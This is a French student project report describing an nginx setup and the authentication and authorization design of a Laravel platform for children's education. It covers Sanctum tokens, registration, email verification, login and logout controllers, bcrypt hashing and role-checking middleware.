
```
khalid@debian:~$ telnet localhost 25  
bash: telnet : commande introuvable
```

swaks et l'outil pour tester le service dans ma machine debian !

```
khalid@debian:~$ sudo apt-get install swaks
```

```
khalid@debian:~$ swaks --to enfant.innova@gmail.com --from abdelhakjebari2003@gmail.com --server localhost
```

voilà le service fonctionne !





# NGINX

NGINX est un serveur web open-source performant, connu pour sa rapidité, sa scalabilité et son efficacité. Voici quelques-unes de ses fonctionnalités clés et ses utilisations courantes :

## Fonctionnalités Clés de NGINX

1. Haute Performance : NGINX est conçu pour gérer un grand nombre de connexions simultanées, ce qui le rend idéal pour les sites web à fort trafic.
2. Proxy Inverse : NGINX peut agir comme un proxy inverse, distribuant les requêtes des clients à plusieurs serveurs backend, améliorant ainsi l'équilibrage de charge et la tolérance aux pannes.
3. Équilibrage de Charge : NGINX distribue le trafic réseau ou applicatif entre plusieurs serveurs pour éviter qu'un seul serveur ne soit surchargé.
4. Cache HTTP : NGINX peut mettre en cache les réponses des serveurs backend, réduisant ainsi la charge et améliorant les temps de réponse.
5. Termination SSL/TLS : NGINX gère le chiffrement et le déchiffrement SSL/TLS, déchargeant cette tâche gourmande en ressources des serveurs backend.
6. Contenu Statique et Dynamique : NGINX sert efficacement le contenu statique comme les fichiers HTML, CSS, JavaScript et les images, tout en agissant comme une passerelle pour le contenu dynamique généré par des applications telles que PHP, Python ou Node.js.
7. Sécurité : NGINX offre des fonctionnalités de sécurité, notamment la limitation du taux de requêtes, le blocage d'IP, etc.
8. Support WebSockets et HTTP/2 : NGINX prend en charge les technologies web modernes, y compris les WebSockets pour la communication en temps réel et HTTP/2 pour des performances améliorée

Installation :

```
khalid@debian:~$ sudo apt install nginx
```

démarrage du Nginx:

```
khalid@debian:~$ sudo systemctl start nginx
```

modification sur /etc/nginx/sites-available/enfants.innova.ma

```
khalid@debian:~$ sudo nano /etc/nginx/sites-available/enfants.innova.ma
```

```
server {
    listen 80;
    server_name enfants.innova.ma www.enfants.innova.ma;

    root /var/www/laravel/public;
    index index.php index.html index.htm;

    location / {
        try_files $uri $uri/ /index.php?$query_string;
    }

    location ~ \.php$ {
        include snippets/fastcgi-php.conf;
        fastcgi_pass unix:/var/run/php/php7.4-fpm.sock; # Adjust PHP version if needed
        fastcgi_param SCRIPT_FILENAME $document_root$fastcgi_script_name;
        include fastcgi_params;
    }

    location ~ /\.ht {
        deny all;
    }
}
```

listen 80 : Le port 80 est le numéro de port attribué au protocole de communication Internet couramment utilisé, le protocole de transfert hypertexte (HTTP). Il s'agit du port réseau par défaut utilisé pour envoyer et recevoir des

redémarrer nginx :

```
khalid@debian:~$ sudo systemctl reload nginx
```


test :

```
khalid@debian:~$ sudo nginx -t
nginx: the configuration file /etc/nginx/nginx.conf syntax is ok
nginx: configuration file /etc/nginx/nginx.conf test is successful
```

# Chapitre 8: WEBSITE SECURITY.

## 8.1 Introduction

La sécurité de notre application est primordiale et nous employons les dernières technologies et meilleures pratiques pour garantir la protection des données sensibles. Cela inclut l'authentification plus sécurisée, la validation et la sanitisation des entrées, la sécurisation des communications via HTTPS, la gestion des sessions sécurisées, et la protection robuste contre les attaques web courantes telles que les injections SQL, XSS et CSRF.



Notre objectif est de fournir une plateforme fiable et sécurisée qui permet non seulement une gestion efficace des ressources éducatives et des heures d'éducation, mais aussi un environnement d'apprentissage sûr et stimulant pour les enfants. En renforçant

continuellement notre infrastructure de sécurité, nous nous engageons à maintenir la confiance de tous nos utilisateurs et à promouvoir un environnement éducatif de qualité supérieure.

## Authentification

**!!! tous les détails qui se font en arrière plan on les discute après!!!**

### Connexion:

L'authentification des utilisateurs est la première ligne de défense pour sécuriser les applications web. Le processus de connexion vérifie les identifiants des utilisateurs par rapport aux données stockées.

Connexion

Email:

Mot de passe:

Se connecter

Mot de passe oublié ?

Donc ici l'utilisateur va entrer son credential (email,password) Et si sont correcte va faire connexion .

### Inscription:

L'inscription implique de recueillir les détails de l'utilisateur et de les stocker de manière sécurisée. Cette étape comprend souvent la vérification par email pour confirmer l'identité de l'utilisateur.

Inscription

Nom d'utilisateur

Email:

Mot de passe:

Confirmer le mot de passe :

S'inscrire

Déjà inscrit ? [Connectez-vous](#)

Ici quand l'utilisateur entre son info un message email qui va envoyer pour activer ces compte

### Déconnexion:

La fonctionnalité de déconnexion assure que les sessions des utilisateurs sont terminées de manière sécurisée, empêchant l'accès non autorisé.

Profil	
Mes Enfant	Quand l'utilisateur clique sur déconnexion button va sortir de la plateforme et le serveur va arrêter la session.
Changer mot de passe	
Mes demande	
Déconnexion	

## 8.2 Types Authentication:

Laravel offre divers mécanismes d'authentification qui peuvent être utilisés pour sécuriser les applications web. Voici quelques-uns des types d'authentification les plus couramment utilisés dans Laravel :

### 8.2.1 Authentication basée sur les sessions:

Ici avant d'aller plus loin dans l'explication il faut plus d'abord connaître les notion suivent qui sont très important pour bien comprehension :


#### ❖ Sessions:

**Côté serveur:** quand un utilisateur enverra son email et password le serveur va faire d'abord une vérification si cet usage est déjà existant dans Database ou non.

Dans le cas première ou user est existé le serveur va créer un session qui on le considère comme un boite qui contient des info sur cette user (ID\_user,nom,prénom,...) et cette boîte a un numéro qui nous s'appelle **session\_ID** , et cette session va stocker dans mémoire serveur ou dans database.Après avoir généré cette **session\_ID**, le serveur va envoyer **session\_ID** vers navigateur et stocké dans cookie.

	Name	Value	Do...	Path	Ex...	Size	Ht...	Sec...	Sa...	Part...	Prio...
Manifest	XSRF-TOKEN	eyJpdil6jRXbnRGdEtvdkhPMzV3Zl...	loc...	/	20...	352			Lax		Me...
Service worker	laravel_session	eyJpdil6IIRBRIFFWm42eU4zcS9Nb...	loc...	/	20...	357	✓		Lax		Me...

**Côté navigateur (Browser) :** Toutes les communications(requêtes) entre le navigateur et le serveur va dépendre sur cet **session\_ID (laravel\_session)**.



**Exemple :** quand après opération de login user va aller à sa page de profil, le navigateur va envoyer avec ce demande les cookies et le serveur va extraire les informations qui se trouvent dans les cookies, et va faire vérification si cette user est déjà authentifié ou pas à travers le session\_ID si le session\_ID existe alors le serveur va permettre l'utilisateur d'accéder à sa page profilée sinon il va demander de refaire login.

Alors on observe que le serveur mémorise le client à travers juste session\_ID key, et quand le serveur obtient ce key il connaît son utilisateur correspondant et toutes les informations sur lui ça qui s'appelle **stateful**.


## 8.2.2 Authentification basée sur les Tokens (Laravel Sanctum):

si on a compréhension bien les notions qui on parle précédents sa va être facile à comprendre

### ❖ **Tokens:**

quand un utilisateur enverra son email et password le serveur va faire d'abord une vérification si cet usage est déjà existant dans Database ou non.

Dans le cas première où user est existé le serveur va générer un **token** alphanumérique qui peut stocker en lui même des informations sur authenticated user (ID\_user,nom,prénom,...) comme JWT( Json Web Token) ou est juste une chaîne de caractères complexe et aléatoire comme le token de **Sanctum**, le serveur va envoyer **token** vers navigateur et stocké dans cookie or locale storage.



```

const csrfToken = getCookie('XSRF-TOKEN');
const authToken = localStorage.getItem('auth_token');
if (csrfToken) {
  config.headers.csrfToken=csrfToken;
}
if (authToken) {
  config.headers.Authorization = `Bearer ${authToken}`;
}

```

Ici, nous prenons le token de Sanctum que nous avons reçu après la connexion et nous l'intégrons dans l'en-tête de chaque requête. Pour ne pas nous demander de faire une nouvelle connexion .

### Exemple de JWT

eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJzdWIiOiIxMjM0NTY3ODkwIiwibmFtZSI6IkpvAG4gRG9lIiwiWF0IjoxNTE2MjM5MDIyfQ.Sf1KxwRJSMeKKF2QT4fwpMeJf36P0k6yJV\_adQssw5c

HEADER: ALGORITHM & TOKEN TYPE

```
{
  "alg": "HS256",
  "typ": "JWT"
}
```

Cette partie contient  
algorithme de chiffrement HS256

PAYOUT: DATA

```
{
  "sub": "1234567890",
  "name": "John Doe",
  "iat": 1516239022
}
```

Cette partie contient des info sur user  
stockee dans token

VERIFY SIGNATURE

```
HMACSHA256(
  base64UrlEncode(header) + "." +
  base64UrlEncode(payload),
  your-256-bit-secret
) □ secret base64 encoded
```

Le signature signifie que le serveur utilise cette partie de ce token pour vérifier que le serveur lui même qui générée cette token

Alors on observe que le serveur ne mémorise pas le client après login , ce qui se passe et comme suite, le serveur obtient ce token et fait déchiffrement pour extraire les info stockées dans lesquelles est qui nous l'appelons **Stateless**.

### **LARAVEL SANCTUM:**

Mais notre projet on va utiliser Laravel Sanctum qui repose sur l'utilisation de sessions et de tokens d'authentification pour sécuriser l'authentification API dans une application Laravel. Lorsqu'un utilisateur se connecte à l'application, une session est créée, et un cookie de session est généré et stocké dans le navigateur de l'utilisateur. Ce cookie de session permet d'authentifier l'utilisateur dans les requêtes ultérieures.

#### **Installer Sanctum dans le projet:**

On utilise les commandes suivantes dans un terminal :

- ✓ **composer require laravel/sanctum**
- ✓ **php artisan vendor:publish --provider="Laravel\Sanctum\SanctumServiceProvider"**
- ✓ **php artisan migrate**

#### **Avantage Sanctum:**

Sanctum s'avère être un choix judicieux pour les applications web et mobiles de type SPA (Single Page Application) qui requièrent une solution d'authentification à la fois simple et efficace. Son utilisation est particulièrement adaptée pour sécuriser l'authentification dans notre application pour plusieurs raisons :

- **Facilité d'utilisation** : Sanctum est conçu pour être facilement intégrable et utilisable. Il tire parti des sessions et des cookies pour gérer l'authentification de manière transparente, ce qui simplifie le processus pour les développeurs et améliore l'expérience utilisateur.
- **Contrôle d'accès** : Sanctum offre des capacités étendues pour mettre en place des mécanismes de contrôle d'accès. Grâce à son intégration avec Laravel, il est possible de définir des rôles et des autorisations de manière détaillée et granulaire. Cela permet une gestion précise des droits d'accès des utilisateurs, essentielle pour maintenir la sécurité et l'intégrité de l'application.

## 8.3 Les Contrôleurs Responsable Sur Authentification (registration,login, logout,)

### 8.3.1 Validations des données côté Serveur:

Tous Les opérations qui nécessite un insertion des données il faut premièrement fait une validation de donnée:

```
public function rules(): array
{
    return [
        'role'=>'required|string|max:250',
        'name'=>'required|string|max:250',
        'email'=>'required|email|unique:users',
        'password'=>'required|string',
        'domaine'=>'required|string|max:500',
    ];
}
```

**Laravel implicitement contient des rules qui nous aidez de faire une validation des données:**

## Explications des règles :

- **required**: Le champ est obligatoire.
- **string**: Le champ doit être une chaîne de caractères.
- **max:250**: La longueur maximale de la chaîne est de 250 caractères.
- **email**: Le champ doit être une adresse email valide.
- **unique:users**: L'email doit être unique dans la table **users**.
- **confirmed**: Nécessite qu'un champ supplémentaire nommé **password\_confirmation** soit présent dans les données entrantes et que sa valeur soit identique à celle du champ **password**.

### 8.3.2 Controleur Registration (Inscription) :


Inscription des parents se fait comme suite en backend:

```
public function RegisterParent(RequestUser $requestUser)
{
    try {
        $registerdata = $requestUser->validated();
        $registerdata['password'] = bcrypt($registerdata['password']);
        $registerdata['remember_token'] = Str::random( length: 40);

        $registerdata['role'] = 'parent';
        $newUser = User::create($registerdata);
        Father::create(['user_id' => $newUser->id]);
        Mail::to($newUser->email)->send(new SendEmails($newUser));

        return response()->json([
            'status' => 200,
            'message' => 'verify your email ,link sent to your inbox'
        ], status: 201);

    } catch (ValidationException $e) {
        return response()->json([
            'message' => 'sorry something went wrong',
            'errors' => $e->getMessage()
        ], status: 404);
    }
}
```



### Étape 1: recevoir les informations de frontend et faire validation.

Validation données on a le choix soit dans contrôleur ou extérieur dans répertoire Requests

Pour créer notre propre request class qui va contenir rules de validation .

#### Php artisan make:request RequestUser

- public function RegisterParent(RequestUser \$requestUser)
- Ici les informations des parents vont premièrement vers RequestUser pour validation

### Étape 2: après validations on obtient les donne par

```
$registerdata = $requestUser->validated();
```

### Étape 3: Hachage de password travers Bcrypt

Étape 4: générer un token aléatoire pour utiliser dans vérification email et on ajoutent le rôle de cette user qui parent . apres on creer le nouvelle user dans le table Users

```
$newUser = User::create($registerdata);
Father::create(['user_id' => $newUser->id]);
```

- Étape 5: Envoyer un email pour vérifier l' email.

id	role	name	email	email_verified_at
1	animator	Jason Miller	vilma75@example.org	<null>

Un message va envoyer dans boite email pour verifier email



<http://localhost:8000/api/verify-email/QfsAQA8echkIG2fx0jW6UaNKJ8luo000tIMNYooR>

Quand user clic sur la link on obtient le token [QfsAQA8echkIG2fx0jW6UaNKJ8luo000tIMNYooR](http://localhost:8000/api/verify-email/QfsAQA8echkIG2fx0jW6UaNKJ8luo000tIMNYooR)

travers URL et on passe cette token a Le Contrôleur EmailVerificationController apres le

id	role	name	email	email_verified_at
1	animator	Jason Miller	vilma75@example.org	2024-06-08 16:31:20

compte va verifier.

### 8.3.3 EmailVerificationController :

```
class EmailVerificationController extends Controller

1 usage  ▲ ABDELOUAHED ABBAD *
public function verifyemail($token)
{
    $user = User::where('remember_token', $token)->first();
    if ($user) {
        // Définir la date de vérification de l'email
        $user->email_verified_at = now();
        // Enregistrer les modifications
        $user->save();
        return response()->json([
            'status' => 200,
            'message' => 'Email verified successfully'
        ]);
    } else {
        return response()->json([
            'message' => 'User not found or token expired'
        ], status: 404);
    }
}
```

Le Contrôleur qui responsable vérification email.

1. Vérifiez l'email d'un utilisateur en utilisant un token. Cette fonction **verifyemail()** recherche un utilisateur par son token de rappel (remember\_token).

2. Si l'utilisateur est trouvé, mettre à jour la date de vérification à l'instant présent

3. Sauvegarder les changements dans la base de données

4. Retourner une réponse JSON qui indique que l'email est vérifié ou pas

### 8.3.4 RegistrationAnimateurs

Ce contrôleur est responsable d'Inscription Animateurs.

```
public function RegisterAnimateur(RequestAnimateur $requestAnimateur)
{
    try {
        // ici on faire validation de data que entre par "Admin"
        // ici domäne just car j'ai faire l'héritage d'un trait qui validate le data ValidateTrait
        $registerdata = Arr::except($requestAnimateur->validated(), ['domäne']);
        $registerdata['password'] = bcrypt($registerdata['password']); // hash + make signature pour password
        $registerdata['email_verified_at'] = now();
        $registerdata['role'] = 'animator';

        $SuperAdmin=Auth::user();
        $newUserAnimateur = User::create($registerdata); // ajouter animateur dans tableau users
        // entrer le data dans table de Animateur
        Animateur::create([
            'user_id' => $newUserAnimateur->id,
            'domäne' => $requestAnimateur->validated()['domäne']
        ]);
        envoyer un email pour l'animateur
        Mail::to($newUserAnimateur->email)->send(new SendMessage($SuperAdmin,$newUserAnimateur));
        return response()->json([
            'message' => 'animateur added successfully',
        ], status: 201);
    } catch(ValidationException $e){
        return response()->json([
            'message' => 'sorry something went wrong',
            'errors' => $e->getMessage()
        ], status: 404);
    }
}
```

```

public function RegisterAdmin(RequestUser $requestUser)
{
    try {
        $registerdata = $requestUser->validated();
        $registerdata['password'] = bcrypt($registerdata['password']);
        $registerdata['email_verified_at'] = now();
        $registerdata['role']='admin';

        // send message to new admin
        $SuperAdmin=Auth::user();
        $newUserAdmin = User::create($registerdata);
        Administrateur::create(['user_id' => $newUserAdmin->id]);
        Mail::to($newUserAdmin->email)->send(new SendMessage($SuperAdmin,$newUserAdmin));

        return response()->json([
            'message' => 'you are added the admin in successfully '
        ], status: 201);

    } catch (ValidationException $e) {
        return response()->json([
            'message' => 'sorry something went wrong',
            'errors' => $e->getMessage()
        ], status: 404);
    }
}

```

### 8.3.5 RegistrationAdmins

Ce Contrôleur est responsable d'Inscription Admins.

### 8.3.6 LoginController:

```
public function login(Request $request)
{
    try {
        $loginUserData = $request->validate([
            'email' => 'required|string|email',
            'password' => 'required|string'
        ]);
        $user = User::where('email', $loginUserData['email'])->first();
        if ($user and Hash::check($loginUserData['password'], $user->password)) {
            $token = $user->createToken($user->name . '-AuthTok')->plainTextToken;
            // Set the token in a HttpOnly cookie
            $cookie = cookie(
                'auth_token', $token, minutes: 60, path: null, domain: null, secure: false, httpOnly: true);
            return response()->json([
                'message'=>'login successfully ',
                'role'=>2,
                'token' => $token,
            ], status: 200)->cookie($cookie);
        }else{
            return response()->json([
                'message' => 'Invalid Credentials'
            ], status: 401);
        }
    }catch (ValidationException $e){
        return response()->json([
            'message' => 'som thing wen wrong',
            'errors'=>$e->getMessage()
        ], status: 404);
    }
}
```

La fonction `login` gère la connexion des utilisateurs. Elle commence par valider les informations de connexion fournies, telles que l'email et le mot de passe.

Si les informations sont valides et que l'utilisateur existe, elle vérifie si le mot de passe correspond à celui stocké dans la base de données.

Si la vérification est réussie, un jeton d'authentification est généré à l'aide de la méthode `createToken()`, et renvoyé à l'utilisateur dans une réponse JSON, ainsi que stocké dans un cookie `HttpOnly` pour des raisons de sécurité pour éviter les attaques XSS. Lorsque le token

id	...	...	name	token
1	App\Mo...	132	ahmad-AuthTok...	538ad9fa213d8d275f3b6e9192bae04dac4992c54d...

ou Jeton est créé le sanstrum automatiquement stocké ce token dans le table **personal\_access\_tokens**.

Si les informations d'identification sont invalides, la fonction retourne une erreur spécifiant que les identifiants sont incorrects. En cas d'échec de la validation, une erreur est renvoyée avec le message d'erreur correspondant.


### 8.3.7 LogoutController:

```
class LogoutController extends Controller
{
    // ABDELOUAHED ABBAD *
    public function logout()
    {
        $user = Auth::user();
        // supprimer la token qui genirer au niveaux authentification
        $user->tokens()->delete(); !!
        return response()->json([
            'status'=>200,
            'message' => 'you are successfully logout '
        ]);
    }
}
```

Cette fonction **logout** gère la déconnexion des utilisateurs dans une application Laravel. Elle récupère l'utilisateur actuellement authentifié grâce à **Auth::user()**. Ensuite, elle **supprime tous les tokens associés à cet utilisateur**, ce qui invalide les sessions actives sur tous les appareils où l'utilisateur était connecté. Cette étape est cruciale pour garantir que les sessions ne soient plus valides une fois l'utilisateur déconnecté. Enfin, la fonction renvoie une réponse JSON indiquant que la déconnexion a été réalisée avec succès. Ce processus assure que l'utilisateur est complètement déconnecté de l'application et que ses jetons ne peuvent plus être utilisés pour initier de nouvelles sessions.

### 8.3.8 Hashage de Password

Explication des composants d'un hash Bcrypt:



1. **\$2y\$12\$CB7D1St8lYrGsoM9mr4B8uRPCXGdywIPFv4/.FG3uT6x1vj2TaFoa:**

Ceci est un exemple de hash bcrypt. Il se compose de plusieurs parties, chacune séparée par le caractère "\$".

2. **\$2y\$ :**

Ceci indique la version de l'algorithme bcrypt utilisée. Le préfixe "\$2y\$" est utilisé pour désigner une variante spécifique de l'algorithme bcrypt, conçue pour corriger un problème de gestion des caractères Unicode dans la version "\$2a\$".

3. **12 :**

Cette partie représente le facteur de coût. Un facteur de coût de "12" signifie que les données seront traitées à travers  $2^{12}$  (ou 4096) tours de hachage. Un facteur de coût plus élevé rend le processus de hachage plus lent et plus résistant aux attaques par force brute.

4. `CB7DISt8lYrGsoM9mr4B8u`:

Ceci est le sel utilisé dans le processus de hachage. C'est une valeur aléatoire qui est ajoutée au mot de passe avant le hachage pour garantir que des mots de passe identiques ne produisent pas le même hash et pour se protéger contre les attaques par tables arc-en-ciel. Dans bcrypt, le sel est de 128 bits (16 octets) de long et est encodé en Base64, ce qui donne 22 caractères.

5. `RPCXGdywIPFv4/.FG3uT6x1vj2TaFoa`:

Ceci est le mot de passe hashé proprement dit. Après avoir combiné le mot de passe avec le sel, l'algorithme bcrypt hache le résultat à travers 4096 tours (comme spécifié par le facteur de coût), **et le hash final est encodé en Base64, ce qui résulte en cette chaîne.**

## 8.4 Sécurisation des Routes qui nécessite authentification:

```
Route::post('register-parent', [RegistrationController::class, 'RegisterParent'])
    ->name(['name' => 'Enregistrement']);
Route::get('verify-email/{token}', [EmailVerificationController::class, 'verifyemail'])
    ->name(['name' => 'verify']);
|
Route::post('login', [LoginController::class, 'login'])->name(['name' => 'login']);
Route::post('forget-password', [ResetPasswordController::class, 'RessetPasswordEmail'])
    ->name(['name' => 'forgetPassword']);
Route::post('reset-password/{token}', [ResetPasswordController::class, 'ResetPassword'])
    ->name(['name' => 'restpassword']);

// ici tous les choses ici l'authetification est necesaire
Route::middleware(['auth:sanctum'])->group(function () {
    Route::post('register-admin', [RegistrationController::class, 'RegisterAdmin'])
        ->name(['name' => 'AjouterAdmin'])
        ->middleware(['Check_Admin_User']); // administrateur si il va ajouter un sous admin
    Route::post('register-animateur', [RegistrationController::class, 'RegisterAnimateur'])
        ->name(['name' => 'AjouterAnimateur'])
        ->middleware(['Check_Admin_User']);
    Route::get('my-profile', [LoginController::class, 'AuthenticatedProflie'])
        ->name(['name' => 'Myprofile']);
});
```

### 8.4.1 Routes Publiques:

Certaines routes dans l'application sont accessibles à tous les utilisateurs, qu'ils soient connectés ou non. Ces routes incluent l'enregistrement de nouveaux utilisateurs, la vérification de l'email, la connexion, et les fonctionnalités de réinitialisation de mot de passe :

### 8.4.2 Routes Protégées par Authentification:

Pour les routes qui gèrent des données plus sensibles ou qui nécessitent que l'utilisateur soit authentifié, Laravel utilise un middleware d'authentification. Ces routes sont regroupées et protégées par le **middleware auth:sanctum**, qui assure que l'utilisateur est authentifié avant de pouvoir accéder à ces fonctionnalités :

## 8.5 Sécurisation des routes par les permissions qui s'appellent (Authorization)

Dans laravel on peut gerer les permissions des utilisateurs de website travers les Middlewares

### 8.5.1 Fonctionnement des Middlewares :

Un middleware dans Laravel intercepte une requête entrant vers notre application. Il a la capacité de :

- **Modifier la requête** : En ajoutant des données, en modifiant des headers, ou en configurant des états nécessaires avant que la requête n'atteigne le contrôleur.
- **Arrêter la requête** : En vérifiant certaines conditions (comme l'authentification, les permissions, etc.), et en empêchant la requête de continuer si les conditions ne sont pas remplies.
- **Exécuter des actions après la requête** : Comme manipuler la réponse avant de l'envoyer au client, par exemple, en ajoutant des en-têtes de sécurité ou en transformant le format de la réponse.

Dans notre projet on a utilisé les middleware

(`Check_Parent_User`,`Check_Admin_User`,`Check_Animateur User`) pour distribuer les tâches ou les permissions de chaque individu selon son rôle parent ou admin,animateur.

Exemple:

```
Route::post('register-admin', [RegistrationController::class, 'RegisterAdmin'])  
    ->name('AjouterAdmin')  
    ->middleware('Check_Admin_User');
```

Ce Route est mappé sur la méthode `RegisterAdmin` dans le contrôleur `RegisrationConroller` qui permet l'admin d'ajouter un autre admin ce droit ne doit pas être possible pour les utilisateurs, pour cet raison on utilise un middleware `Check_Admin_User` qui assure que

l'utilisateur est authentifié est un **Admin** avant de pouvoir accéder à ces fonctionnalité dans le Contrôleur.

```
public function handle(Request $request, Closure $next): Response
{
    $user=Auth::user();
    if($user && $user->role=='admin'){

        return $next($request);

